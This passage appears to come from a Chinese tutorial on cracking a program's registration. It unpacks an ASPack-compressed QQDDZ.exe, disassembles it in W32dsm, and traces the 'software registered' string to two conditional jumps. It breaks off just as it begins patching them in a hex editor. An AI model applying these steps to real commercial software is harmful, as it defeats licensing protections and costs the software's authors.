我们看到程序的EP区段：.aspack。程序的加壳信息是：ASPack 2.12 ->Alexey Solodovnikov，找到了加的是什么壳就可以对症下药了，ASPack 2.12是比较常见的壳了，使用WASPACK就可以轻松解决掉。运行脱壳工具ASPack 2.12选择QQDDZ.exe。看到“Unpack done”表示脱壳完成，如图3，在原路径将会生成脱壳后的文件_UnPacked.exe。我们也可以发现脱壳前后文件的大小不一样了，因为ASPack是一个有压缩功能的壳，压缩率还是比较高的。




图2




图3

脱壳完成后就可以使用W32dsm来反汇编了，运行W32dsm加载UnPacked.exe。会出现一个W32dsm的主窗口，显示程序的反汇编代码。

我们会发现代码数量很大，而要找的注册部分的代码在什么地方呢？这就需要查找注册信息关键字了。选择“Refs”→“String Data References”查找注册信息字符，如图4。

如图5所示，找到了“软件已注册”的提示信息。找到相关信息后就可以来到相应的代码处了。我们用鼠标反复双击它，在代码窗口观察有两处注册信息，如图6、图7。

好了，到此我们已经找到了注册成功信息的代码位置了，就是：0045785B和00457916。下一步就是在注册成功信息附




图4

近找到关键跳转指令的位置并修改它们了。




图 5




图 6




图 7

三、阅读代码找到关键跳转指令

先双击“软件已注册”字样，来到0045785B处，向上找跳转指令，发现最近的跳转指令就是je 00457881了，如图8。




图 8




图 9

简单分析一下：程序运行到00457859，如果满足上一句test al al等于0，则程序跳到00457881继续运行，如果不等于0程序继续运行就来到0045785B注册成功。我们可以看出00457859处很有可能是关键跳转指令，如图9。

继续来到00457916处向上阅读，和上面一样，我们猜测到004578EE是关键跳转指令，如图10。

通过上面简单的分析，可以猜测到关键跳转有两处，分别是：00457859和004578EE，下一步就是修改跳转指令了。那到底我们的猜测是不是正确答案呢？接下来就可以验证了。

四、修改跳转指令，完成破解最后一步

在关键跳转指令上鼠标右击选择“Hexedit”，进行机器码的修改，如图11。

